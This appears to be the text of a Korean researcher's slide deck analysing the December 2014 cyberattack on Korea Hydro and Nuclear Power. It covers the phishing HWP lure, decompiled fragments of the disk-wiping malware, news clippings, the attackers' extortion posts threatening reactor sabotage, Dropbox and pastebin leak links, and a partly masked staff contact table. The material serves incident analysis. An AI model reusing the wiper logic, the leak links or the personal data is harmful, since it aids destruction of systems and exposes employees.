

# 한수원 사이버공격 사고 분석

최 상 명

한수원 사건의 시작..  
(수면위로..)

# 12월 9일 오전 5시 ~ 오후 3시

보고서 번역 검토하여 수정하였습니다.

보낸사람 :

받는사람 :

보낸날짜 : 2014년 12월 09일(화) 오후 02:00 KST (Tue, 09 Dec 2014 14:00)

전체적으로 볼 때, 수정해야 할 부분이 많아 시간이 많이 걸렸습니다.  
보고서 제출하기 전에 검토를 해야 할 것 같은데 오늘 까지라 좀 아쉽네요.  
그럼 수고하시기를..



첨부파일 1개 (290KB)




보고서 취합본.hwp

290 KB PC저장 | 삭제

- **5980통**의 이메일
- 직원 **3571명**에 발송
- 이메일 발송 계정 **211개**  
(55개 퇴직자 명의의 이메일)
- **300여종**의 한글 악성코드  
(실질적인 악성코드 1종)

# 12월 10일 오전 11시

## 원전 망 구성도



# 12월 11일

보낸 사람: [redacted]@daum.net>  
수신인: [redacted]  
보낸 날짜: 2014년 12월 09일(화) 오후 02:11 KST (Tue, 09 Dec 2014 14:11:51 +0900)  
제목: RRS 프로그램

증기발생기 자동 감압 내용 참조하세요

제어program(최신-W2).hwp (289 KB)

최상명

2014년 12월 11일



우리나라에 엄청나게 무서운 일이 벌어지고 있습니다.  
원자력 발전 및 국방, 안보 등 대상으로 어마어마한 일이  
발생 중..

```
041 = 0xBAu;  
042 = 0x10u;  
043 = 0xEu;  
044 = 0xCDu;  
045 = 0x10u;  
046 = 0xE2u;  
047 = 0xFEu;  
048 = 'M';  
049 = 'h';  
050 = 'o';  
051 = ' ';  
052 = 'A';  
053 = 'n';  
054 = ' ';  
055 = 'I';  
056 = '?';  
057 = 0x20u;  
058 = 0x20u;  
059 = 0x20u;  
060 = 0x20u;  
061 = 0x20u;  
062 = 0x20u;  
063 = 0x20u;  
064 = 0x20u;  
065 = 0x20u;  
066 = 0x20u;  
067 = 0x20u;  
068 = 0x20u;  
069 = 0x20u;  
070 = 0x20u;  
071 = 0x20u;  
memset(&u72, 0, 0x100u);  
073 = 0x55u;  
074 = 0xA0u;
```

### 3. 악성코드 동작

- 하드파괴 (Who Am I?)

```
FileName = 'HW';  
06 = 'HW';  
07 = '.';  
08 = 'HW';  
09 = 'P';  
010 = 'H';  
011 = 'S';  
012 = 'S';  
013 = 'I';  
014 = 'C';  
015 = 'A';  
016 = 'L';  
017 = 'D';  
018 = 'R';  
019 = 'I';  
020 = 'U';  
021 = 'E';  
022 = '0';  
023 = 0;
```


```
result = CreateFileA(&FileName, 0xC0000000u, 3u, 0, 3u, 0, 0);  
hDevice = result;  
if ( result != (HANDLE)-1 )  
{  
    DeviceIoControl(hDevice, 0x90018u, 0, 0, 0, 0, &bytesReturned, 0);  
    result = (HANDLE)Sub_10001889();  
}  
return result;
```

### 1. 이메일 수신 (한글 취약점 첨부파일)

- 타겟 : 원자력 발전소 안전 담당자

### 2. 분야 관련 한글 문서 열람

- 문서명 : 제어program(최신-W2).hwp



## [긴급] 원자력발전소 등 타깃 사이버테러 징후 포착

입력날짜 : 2014-12-12 01:20

스크랩 프린트하기

좋아요 176 트윗 5

트위트 페이스북 카카오

## 원전 타깃 사이버공격, 다행히 큰 피해 없었다

입력날짜 : 2014-12-12 14:13

스크랩 프린트하기

좋아요 60 트윗 2

트위트 페이스북 카카오

취약한 한글문서 첨부한 이메일 통해 하드파괴 악성코드 유포/북한의 사이버테러 가능성...실제 피해규모는 아직 확인 안돼/소니픽처스 해킹사태에 관심 돌리기 위한 목적 아닌지 의심

[보안뉴스 권 준] 최근 원자력발전소 등 제어·발전시설의 안전담당자를 타깃으로 한글 첨부점을 악용한 표적 공격 사례가 발견돼 대규모 사이버테러 위험성이 고조되고 있다.

한국수력원자력 “현재 조사중...아직 별다른 피해 없어” 관련기관, 직원 대상으로 이메일에 첨부된 한글 악성파일 주의 공지

[보안뉴스 김경애] 한국수력원자력이 관리하는 원자력발전소를 비롯해 국방, 안보 분야 담당자를 타깃으로 하드파괴 악성코드가 유포되면서 피해규모에 관심이 집중되고 있다.



보안뉴스 [보안뉴스 권 준] 최근 원자력발전소 등 제어·발전시설의 안전담당자를 타깃으로 한글 첨부점을 악용한 표적 공격 사례가 발견돼 대규모 사이버테러 위험성이 고조되고 있다.

증거발생기 자동감압 내용 참조하세요  
제어program(최신-W2).hwp (289 KB)

### 3. 악성코드 동작 - 하드파괴 (Who Am I?)


```
w41 = 0x00;
w42 = 0x10;
w43 = 0x02;
w44 = 0x00;
w45 = 0x10;
w46 = 0x20;

m47 = 0x10;
w48 = "P";
w49 = "S";
w50 = "E";
w51 = "I";
w52 = "M";
w53 = "E";
w54 = "N";
w55 = "T";
w56 = "I";
w57 = "E";

w58 = 0x20;
w59 = 0x20;
w60 = 0x20;
w61 = 0x20;
w62 = 0x20;
w63 = 0x20;
w64 = 0x20;
w65 = 0x20;
w66 = 0x20;
w67 = 0x20;
w68 = 0x20;
w69 = 0x20;
w70 = 0x20;
w71 = 0x20;
w72 = 0x20;
w73 = 0x20;
w74 = 0x20;
w75 = 0x20;
w76 = 0x20;
w77 = 0x20;
w78 = 0x20;
w79 = 0x00;

result = CreateFile(filename, 0x00000000, 0, 0, 0, 0, 0);
device = result;
if (result != 0)
{
    DeviceIoControl(device, 0x00000000, 0, 0, 0, 0, 0, 0, 0);
}
return result;
```

- 1. 이메일 수신 (한글 취약점 첨부파일)
- 타겟: 원자력 발전소 안전 담당자
2. 분야 관련 한글 문서 열람
- 문서명: 제어program(최신-W2).hwp



▲ 한글 취약점을 이용한 하드파괴 악성코드[출처: 하루리]

# 12월 15일 (SNS 활동 준비)



**Jenia John** 타임라인 ▾ 최근 ▾ 친구 추가

최근 활동



Jenia님이 중요 이벤트를 추가하였습니다:  
Facebook 입사.



Jenia님이 거주지를 **América, Managua, Nicaragua**(으)로 변경했습니다.

한국어 · 개인정보보호 · 약관 · 쿠키 · 더 보기 ▾  
Facebook © 2014

출생

 **Jenia John**  
12월 15일 오전 11:41 · 🌐

  
**출생**  
출신지 — 앙티브.

# 12월 15일 (1차 공개)

우리는 원전반대그룹! 끝나지 않은 싸움 ... | 게시판

2014/12/15 20:33


http://blog.naver.com/tlsrc112/220210953128 **본문**

전을뷰어 보기

첨부파일 1건

KHNP 주소록.xlsx    내PC 저장 | N드라이브 저장  
제어 프로그램 설명서.hw.    내PC 저장 | N드라이브 저장

가동중인 원전이 세계에서 4번째로 많은 나라. 원전 밀집  
추가 건설 계획 한수원과 청와대 수구골통들이  
니들은 자기보호 위해 원전으로부터 상당한 거리 유지?



원전반대그룹

순서	날짜 및 시간	블로그 게시물 제목 및 내용
1	15일 20:14	아랍에미리트 왕세제에게 보낸 친서 공개
2	15일 20:33	우리는 원전반대그룹! 끝나지 않은 싸움...
3	15일 20:37	원전반대그룹 국민 친환경 건설자금 요구
4	15일 20:40	공격 침묵 한수원, 왜 그럴까
5	15일 20:42	원전반대그룹 12.12 쿠테타, 크리스마스 선물
6	15일 20:45	원전 파괴전야 깜깜한 청와대, 어쩔까
7	18일 15경쯤	1차 공격 하드파괴 및개, 2차는 제어 시스템? 파괴 등 협박성 글 게재

출처 : 보안뉴스



# 12월 15일 (네이트판)

톡톡 (총 117 개중 1-10)

✓ 정확순 · 최신순

## 원자력발전소 12.12 사이버테러? (0)

여기 한번 보세요, 며칠 전에 원전 공격한 해커들 인듯 한데 자료도 일부 공개했네요. ㅋㅋㅋ <http://blog.naver.com/tlsrk112>

대한민국 이슈 | 웃긴다 | 14.12.15 21:08

## 원자력발전소 12.12 사이버테러? (0)

여기 한번 보세요, 며칠 전에 원전 공격한 해커들 인듯 한데 자료도 일부 공개했네요. ㅋㅋㅋ <http://blog.naver.com/tlsrk112>

사는얘기 | 웃긴다 | 14.12.15 21:07

## 원전 사이버테러 먼 소린지 (0)

여기 한번 보세요, 며칠 전에 원전 공격한 해커들 인듯 한데 자료도 일부 공개했네요. ㅋㅋㅋ <http://blog.naver.com/tlsrk112>

개념상실한사람들 | 웃긴다 | 14.12.15 21:09

## 원자력발전소 12.12 사이버테러? (0)

여기 한번 보세요, 며칠 전에 원전 공격한 해커들 인듯 한데 자료도 일부 공개했네요. ㅋㅋㅋ <http://blog.naver.com/tlsrk112>

세상에이런일이 | 웃긴다 | 14.12.15 21:07

# 12월 15일~16일 (SNS 활동)

12.15

**NATE 판**  
 독자 (총 117 개중 1-10)  
 원자력발전소 12.12 사이버테러? (0)  
 여기 한번 보세요. 며칠 전에 원전 공격한 해커들 인듯 한데 자료도 일부 공개했네요. ㅋㅋㅋ http://blog.naver.com/bsrk112  
 대한민국 이슈 | 웃긴다 | 14.12.15 21:08

원자력발전소 12.12 사이버테러? (0)  
 여기 한번 보세요. 며칠 전에 원전 공격한 해커들 인듯 한데 자료도 일부 공개했네요. ㅋㅋㅋ http://blog.naver.com/bsrk112  
 사는애기 | 웃긴다 | 14.12.15 21:07

원전 사이버테러면 소련지 (0)  
 여기 한번 보세요. 며칠 전에 원전 공격한 해커들 인듯 한데 자료도 일부 공개했네요. ㅋㅋㅋ http://blog.naver.com/bsrk112  
 기념삼십사살들 | 웃긴다 | 14.12.15 21:09

원자력발전소 12.12 사이버테러? (0)  
 여기 한번 보세요. 며칠 전에 원전 공격한 해커들 인듯 한데 자료도 일부 공개했네요. ㅋㅋㅋ http://blog.naver.com/bsrk112  
 46년에이십살이 | 웃긴다 | 14.12.15 21:07

**SKYSCRAPERCITY.COM**

12.15  
 12월 15일 오전 11:41 PM  
**JeniaJohn**  
 Registered User  
 KHNPK(Korean Hydro and Nuclear Power) Hacked!  
 Some of Hacked Data  
 Join Date: Dec 2014  
 Posts: 1  
 Likes (Received): 0  
[https://twitter.com/john\\_kdfif1029/](https://twitter.com/john_kdfif1029/) 19212119372130

jeniajohn  
 KHNPK(Korean Hydro and Nuclear Power) Hacked  
[https://twitter.com/john\\_kdfif1029/status/544519912119472130](https://twitter.com/john_kdfif1029/status/544519912119472130)

12.16

**reddit**  
 [-] JeniaJohn 0 점 4 일 전  
 KHNPK(Korean Hydro and Nuclear Power) Hacked  
[https://twitter.com/john\\_kdfif1029/status/544519912119472130](https://twitter.com/john_kdfif1029/status/544519912119472130)  
 댓글 주소로 가기 문맥으로 가기 전체 댓글 (1259)

KHNPK(Korean Hydro and Nuclear Power) Hacked (twitter.com)  
 4 일 전 전 JeniaJohn 님이 /r/news에 등록함  
 댓글 달기 추천하기

**spring.me**

**reddit**

**NAVER 블로그**

**PASTEBIN**

**Dropbox**

**facebook**

Jenia John  
 12월 16일 오전 1:07 · 공개  
 KHNPK(Korean Hydro and Nuclear Power) Hacked  
[https://twitter.com/john\\_kdfif1029/status/544519912119472130](https://twitter.com/john_kdfif1029/status/544519912119472130)  
 번역 보기

John on Twitter  
 "KHNPK(Korean Hydro and Nuclear Power) Hacked!  
<https://t.co/mG2MTpshO> <https://t.co/5VRzwp10>  
<https://t.co/5Pb6vixOT>"

12.16

**이목을 끄는 데 실패**

John @john\_kdfif1029 · Dec 16  
 @SBS8news 12월 12일 원전 사이버테러가 있었다고 하네요. 자료도 유출된듯 하네요. 대통령님 친서도 공개되었네요.  
[blog.naver.com/tlsrk112](http://blog.naver.com/tlsrk112)

John @john\_kdfif1029 · Dec 16  
 @mbcnews 12월 12일 원전 사이버테러가 있었다고 하네요. 자료도 유출된듯 하네요. 좋은 기사거리가 되지 않을까요.  
[blog.naver.com/tlsrk112](http://blog.naver.com/tlsrk112)

John @john\_kdfif1029 · Dec 16  
 @yhealthreporter  
 12월 12일 원전 사이버테러가 있었다고 하네요. 자료도 유출된듯 하네요. 기사거리가 될 수도 있을듯요.  
[blog.naver.com/tlsrk112](http://blog.naver.com/tlsrk112)

12.16

John  
 @john\_kdfif1029  
 KHNPK(Korean Hydro and Nuclear Power) Hacked!  
[dropbox.com/s/wg8bg9mvanwnw...](https://www.dropbox.com/s/wg8bg9mvanwnw...)  
[dropbox.com/s/mptpxlcrdyb...](https://www.dropbox.com/s/mptpxlcrdyb...)  
[dropbox.com/s/04gnm81yehhw...](https://www.dropbox.com/s/04gnm81yehhw...)  
[dropbox.com/s/e220aumm3chi...](https://www.dropbox.com/s/e220aumm3chi...)

Dropbox  
 Nuclear Control Room.zip  
 By Dropbox @Dropbox  
 Shared with Dropbox  
[View on web](#)  
 12:50 AM - 16 Dec 2014

# 12월 17일 (주소록 유출 기사)

## [단독] 한국수력원자력, 임직원 10799명 개인정보 유출!

입력날짜 : 2014-12-17 10:50

스크랩 프린트하기 목록

좋아요 201 트윗 6



이름·사번·소속·직급·입·퇴직날짜·이메일·휴대폰 번호 8개 항목 유출  
최근 발전시설 담당자 타깃 사이버공격과의 연관성 주목... 확인중

[보안뉴스 김경애] 한국수력원자력(이하 한수원)의 전체 직원으로 추정되는 10799명의 개인정보가 외부로 유출된 것으로 드러나 충격을 주고 있다. 유출된 개인정보는 이름, 사번, 소속, 직급, 입직날짜, 퇴직날짜, 이메일 주소, 휴대폰 번호 등 총 8가지 항목이다.

번호	사번	소속	직급	입직	퇴직	이메일	폰번호
1	한 #####						khnp.co.kr 비공개
2	조 #####	감사	임원	2008.07		khnp.co.kr	011-6
3	김 #####	감사	임원	6.11		hnp.co.kr	비공개
4	이 #####	감사실	(울)직급	8.12		hnp.co.kr	011-4
5	홍 #####	감사실 감사총괄팀	직급	0.20		hnp.co.kr	016-
6	곽 #####	감사실 감사총괄팀	직급	8.18		hnp.co.kr	비공개
7	소 #####	감사실 감사총괄팀	(울)직급	4.08		hnp.co.kr	비공개
8	박 #####	감사실 감사총괄팀	(울)직급	9.03		hnp.co.kr	비공개
9	류 #####	감사실 감사총괄팀	직급	2.15		p.co.kr	010-3
10	최 #####	감사실 감사총괄팀	직급	9.16		.co.kr	016-
11	이 #####	감사실 감사총괄팀	직급	1.14		.o.kr	017-
12	양 #####	감사실 감사총괄팀	직급	8.07		hnp.co.kr	비공개
13	김 #####	감사실 감사총괄팀	직급	1.20		p.co.kr	019-
14	공 #####	감사실 감사총괄팀	직급	8.25		.co.kr	010-0
15	이 #####	감사실 일반감사팀	직급	9.17		hnp.co.kr	011-9
16	이 #####	감사실 일반감사팀	직급	0.20		co.kr	011-8
17	김 #####	감사실 일반감사팀	(울)직급	9.30		hnp.co.kr	비공개
18	이 #####	감사실 일반감사팀	(울)직급	2.16		p.co.kr	019-8
19	이 #####	감사실 일반감사팀	직급	8.07		.co.kr	비공개
20	장 #####	감사실 일반감사팀	직급	4.08		hnp.co.kr	비공개
21	이 #####	감사실 일반감사팀	직급	3.03		.co.kr	010-0

출처 : 보안뉴스

# 12월 18일 (2차 공개)



John

@john\_kdfifj1029



Following

## KHNP(Korea Hydro Nuclear Power) Hacked

Data exposed!

[pastebin.com/j3y1kvd6](https://pastebin.com/j3y1kvd6)


[blog.naver.com/tlsrk112](https://blog.naver.com/tlsrk112)





RETWEET 1 FAVORITES 6





6:02 PM - 18 Dec 2014


 **John** @john\_kdfifj1029 · Dec 18  
@OhmyNews\_Korea 한수원 해킹 자료 추가 공개  
[blog.naver.com/tlsrk112](https://blog.naver.com/tlsrk112)  
← ↻ 1 ★ 1 ...


 **John** @john\_kdfifj1029 · Dec 18  
@joongangilbo 한수원 해킹 자료 추가 공개  
[blog.naver.com/tlsrk112](https://blog.naver.com/tlsrk112)  
← ↻ 1 ★ 1 ...


 **John** @john\_kdfifj1029 · Dec 18  
@YTN24 한수원 해킹 자료 추가 공개  
[blog.naver.com/tlsrk112](https://blog.naver.com/tlsrk112)  
← ↻ 1 ★ 1 ...


 **John** @john\_kdfifj1029 · Dec 18  
@SBS8news 한수원 해킹 자료 추가 공개  
[blog.naver.com/tlsrk112](https://blog.naver.com/tlsrk112)  
← ↻ 1 ★ 1 ...


 **John** @john\_kdfifj1029 · Dec 18  
@yonhaptweet 한수원 해킹 자료 추가 공개  
[blog.naver.com/tlsrk112](https://blog.naver.com/tlsrk112)  
← ↻ 1 ★ 2 ...

 **John** @john\_kdfifj1029 · Dec 18  
@JTBC\_news 한수원 해킹 자료 추가 공개  
[blog.naver.com/tlsrk112](https://blog.naver.com/tlsrk112)  
← ↻ 1 ★ 1 ...

 **John** @john\_kdfifj1029 · Dec 18  
@kbsnewstweet 한수원 해킹 자료 추가 공개  
[blog.naver.com/tlsrk112](https://blog.naver.com/tlsrk112)  
← ↻ 1 ★ 1 ...

 **John** @john\_kdfifj1029 · Dec 18  
@dongamedia 한수원 해킹 자료 추가 공개  
[blog.naver.com/tlsrk112](https://blog.naver.com/tlsrk112)  
← ↻ 1 ★ 1 ...

 **John** @john\_kdfifj1029 · Dec 18  
@hanitweet 한수원 해킹 자료 추가 공개  
[blog.naver.com/tlsrk112](https://blog.naver.com/tlsrk112)  
← ↻ 1 ★ 1 ...

 **John** @john\_kdfifj1029 · Dec 18  
@hankookilbo 한수원 해킹 자료 추가 공개  
[blog.naver.com/tlsrk112](https://blog.naver.com/tlsrk112)  
← ↻ 1 ★ 1 ...

# 12월 18일 (2차 공개)



## [Important] KHNP(Korea Hydro Nuclear Power) Hacked Data

BY: NNPP\_KR ON DEC 18TH, 2014 (EDITED) | SYNTAX: NONE | SIZE: 0.49 KB | VIEWS: 125 | EXPIRES: NEVER

[DOWNLOAD](#) | [RAW](#) | [EMBED](#) | [REPORT ABUSE](#) | [PRINT](#)



Get 3 FREE MONTHS of Code School

**ACTIVATE A NEW RELIC FREE TRIAL AND GET AN AWESOME FREEBIE! START FREE TRIAL >**



```
1. NNPP(No Nuclear Power Plant) publishes KHNP(Korea Hydro Nuclear Power) hacked data.
2.
3. https://www.dropbox.com/s/wg8bg9mvanwnuy5/KHNP%20Contact.xlsx?dl=0 // KHNP Contact
4. https://www.dropbox.com/s/mhk6qp2uytgvuqi/Kori.zip?dl=0 // Drawings of Kori Nuclear Power Plants
5. https://www.dropbox.com/s/0526w6nz6ysthmj/Wolsong.zip?dl=0 // Drawings of Wolsong Nuclear Power Plants
6. https://www.dropbox.com/s/xt46p8u5o4pob2s/K-DOSE%2060%20Ver.%202.1.2.jpg?dl=0 // Program Main Screen
7.
8. What is our next step?
```



# 12월 18일 (뉴스 속보)

## [속보] 해킹으로 국가 기밀 원전 설계도 유출

국가 기밀인 원전 설계도가 해킹으로 유출된 것으로 확인됐습니다. 한국수력원자력은 고리원자력발전소 설계도와 계통도를 비롯해 원자력발전소 주변 주민 방사선량 평가 프로그램 등이 해킹됐다고 밝혔습니다. 한수원 내부 공문 형식으로 작성된...

[과학 / 2014-12-18 21:31]



출처 : YTN

# 12월 19일 (3차 공개)

twtkr

홈 | 검색 | 디렉토리 | 도구 | 설정 | 도움말 | 로그인

John @john\_kdffj1029 · Dec 19  
@yonhaptweet [속보] 한수원  
twtkr.com/L1ln4E

John @john\_kdffj1029 · Dec 19  
@YTN24 [속보] 한수원 해커퀘  
twtkr.com/L1ln4E

John @john\_kdffj1029 · Dec 19  
@joongangilbo [속보] 한수원 해  
twtkr.com/L1ln4E

John @john\_kdffj1029 · Dec 19  
@OhmyNews\_Korea [속보] 한수원 해  
twtkr.com/L1ln4E

John @john\_kdffj1029 · Dec 19  
@dongamedia [속보] 한수원 해  
twtkr.com/L1ln4E

한수원에 경고

원전반대그룹이 공개한 자료가 중요한 게 아니라네요?

갑 많은 한수원, 너무 걱정하지 마세요. 국민들이 가만 있을 지...

참 여기서 MCNP5 1.6, BURN4 는 강 자람? 관심있는 분들 보세요.  
이 프로그램들은 돈 좀 될 것 같은데.

한수원에 경고할 게요.  
바이러스가 언제 작동할 지 잘 모르거든요.  
그리고 흑전 같은거 안남기니 참나라너무 신경 쓰지 마세요.

국민들을 위해 한번 더 양보하니 크리스마스 부터 석달 동안 고리 1,3호기, 월성 2호기 가동 중  
단하세요.  
그렇지 않으면? 팡, 팡, 팡?

국민들에게 가장 큰 크리스마스 선물은 방사능 없는 안전한 환경이 아닐까요.  
원전이 안전할 거라고 생각하는데 두고 보세요.  
이미 충분히 경고 했으니 어떤 일이 일어나면 책임 지세요. 물러설 생각은 전혀 없거든요.  
크리스마스 에는 꼭 쉬게 해주었으면 좋겠네요.

원전 인근에서 상시적인 위험을 받고 계시는 주민분들 께 정중히 건의 드립니다.  
크리스마스 부터 몇 달 동안은 원전에서 피하세요.  
원전반대그룹은 원전 중단과 해체를 요구하는 것이지 주민분들의 안전을 해 할 생각이 없거든  
요.

원전 가동 중단 협박

# 12월 19일 (3차 공개)



## 한수원 자료 추가 공개

BY: NNPP\_KR ON DEC 19TH, 2014 | SYNTAX: NONE | SIZE: 0.96 KB | VIEWS: 80 | EXPIRES: NEVER

[DOWNLOAD](#) | [RAW](#) | [EMBED](#) | [REPORT ABUSE](#) | [PRINT](#)



```
1. // 고리 1호기
2. https://www.dropbox.com/s/zqc6zhdshrzddce/DRAWING_KORI_1.zip?dl=0
3. https://www.dropbox.com/s/cxry5vn4elpouvf/DRAWING_R14_Reactor_Coolant_System.zip?dl=0
4.
5. // 프로그램 실행화면과 실행파일 일부
6. https://www.dropbox.com/s/9p1hjour4yove1ss/PROGRAM_BURN4.zip?dl=0
7. https://www.dropbox.com/s/411pxemsdn1dwre/PROGRAM_MCNP5%201.6.zip?dl=0
8. https://www.dropbox.com/s/t4h0pm3glv7mrng/PROGRAM_NUCIRC.zip?dl=0
9. https://www.dropbox.com/s/tp6p8yjqucv4xgie/PROGRAM_REDAP.zip?dl=0
10.
11. // 본사전화번호부
12. https://www.dropbox.com/s/o0q74upxdzjgboo/%EB%B3%B8%EC%82%AC%EC%A0%84%ED%99%94%EB%B2%88%ED%98%B8%EB%B6%80.pdf?dl=0
13. // 한수원 자체 비밀세부분류지침
14. https://www.dropbox.com/s/hf0zi3e98hx1l11/%ED%95%9C%EC%88%98%EC%9B%90%EC%A7%81%EA%B8%89.pdf?dl=0
15. // 한수원2직급
16. https://www.dropbox.com/s/y10qxehbw44g9a3/%ED%95%9C%EC%88%98%EC%9B%90_%EC%9E%90%EC%B2%B4%EB%B9%84%EB%B0%80%EC%84%B8%EB%B6%80%EB%B6%84%EB%A5%98%EC%A7%80%EC%B9%A8.pdf?dl=0
```

**프로그램**



## 청와대 아직도 아닌 보살...

한수원 악당 돌아. 니들이 유출되어도 팬찮은 자료들 이라고 하는데 어디 두고 볼까?  
MCNP5 1.6 와 BURN4 가 먼지도 모르는 니들과 얘기하는 우리가 참 한심하다.  
매뉴얼까지 보여줘야 이해를 하려나.  
<http://pastebin.com/cm8mcm0v>

이런 식으로 나오면 아직 공개 안한 자료 10여만장도 전부 세상에 공개해줄게. 제대로 한번 당해 보라.  
참 원전 수출 하고 싶다면?  
니들이 기밀이 아니라고 하는 주요 설계도면, 계통도면, 프로그램들 모두 가지고 싶어하는 나라들에 공개하면 책임지겠는지.

합수단 분들도 고생 많으신데 수사할 거면 제대로 하세요.  
국민들 안전을 먼저 생각하셔야죠. 한수원 덮어줄 생각이라면 수사 중단함이 어떨가요.  
한수원 악당들은 저들 살려고 책임회피만 하는 국민의 원수가 분명하네요.

다시 말하지만 고리 1,3호기, 월성 2호기를 크리스마스부터 가동 중단하는 조치를 취해줘야 할 거예요.

왜 위의 3 개만 중단하라고 하든지 아직 이해 못하겠죠?  
고리 2호기 처럼 앞당겨 정비 한 번 하는것도 좋을 것 같네요.  
자료 넘겨주는 문제는 가동 중단 후에 뉴욕이나 서울에서 면담해도 되죠. 안전은 담보해 주겠죠.  
돈은 어느 정도 부담하셔야 할 거예요.

크리스마스에 중단되는게 안보이면 저희도 어쩔 수 없네요. 자료 전부 공개하고 2차 파괴를 실행할 수 밖에...  
근데 바이러스는 다 잡았는가요? 설마 바이러스 탐지 못한건 아니겠죠 :)


에너지정의행동 분들도 원전반대그룹과 함께 국민의 안전을 위한 좋은 일 더 많이 해주세요.  
국민 여러분도 원전 중단과 해체를 위해 애쓰는 원전반대그룹에 더 많은 사랑과 관심 부탁드립니다.  
청와대 아닌 보살 말고 각성하세요.

하와이에서 원전반대그룹 회장, 미 핵.


# 12월 21일 (4차 공개)

← → ↻ 🏠 [pastebin.com/cm8mcm0v](https://pastebin.com/cm8mcm0v)

PASTEBIN | #1 paste tool since 2002

 PASTEBIN [Follow @pastebin](#) [좋아요](#) 19만

[create new paste](#) [trending pastes](#)

 This week only. Pastebin PRO Accounts Christmas Special! Don't miss out!



🌐 한수원 해킹 자료 추가 공개...

BY: [NNPP\\_KR](#) ON [DEC 20TH, 2014](#) | SYNTAX: [NONE](#) | SIZE: [0.27 KB](#) | VIEWS: [513](#) | EXPIRES: [NEVER](#)

[DOWNLOAD](#) | [RAW](#) | [EMBED](#) | [REPORT ABUSE](#) | [PRINT](#)

 + 

Get 3 FREE MONTHS of Code School

**ACTIVATE A NEW RELIC FREE TRIAL AND GET AN AWESOME FREEBIE! START FREE TRIAL >**



1. [https://www.dropbox.com/s/asumfn4p3w9o1g4/DRAWING\\_KORI\\_2.zip?dl=0](https://www.dropbox.com/s/asumfn4p3w9o1g4/DRAWING_KORI_2.zip?dl=0)
2. [https://www.dropbox.com/s/4nf9ntiahvgr8v9/DRAWING\\_WOLSONG\\_1.zip?dl=0](https://www.dropbox.com/s/4nf9ntiahvgr8v9/DRAWING_WOLSONG_1.zip?dl=0)
3. [https://www.dropbox.com/s/6u64iokaqvtw96v/MANUAL\\_MCNP5%201.6.zip?dl=0](https://www.dropbox.com/s/6u64iokaqvtw96v/MANUAL_MCNP5%201.6.zip?dl=0)
4. [https://www.dropbox.com/s/71wsgnzdd7if8xv/MANUAL\\_BURN4.zip?dl=0](https://www.dropbox.com/s/71wsgnzdd7if8xv/MANUAL_BURN4.zip?dl=0)

메뉴얼

# 12월 23일 (5차 공개)



한수원(KHNP) 해킹자료 (5)

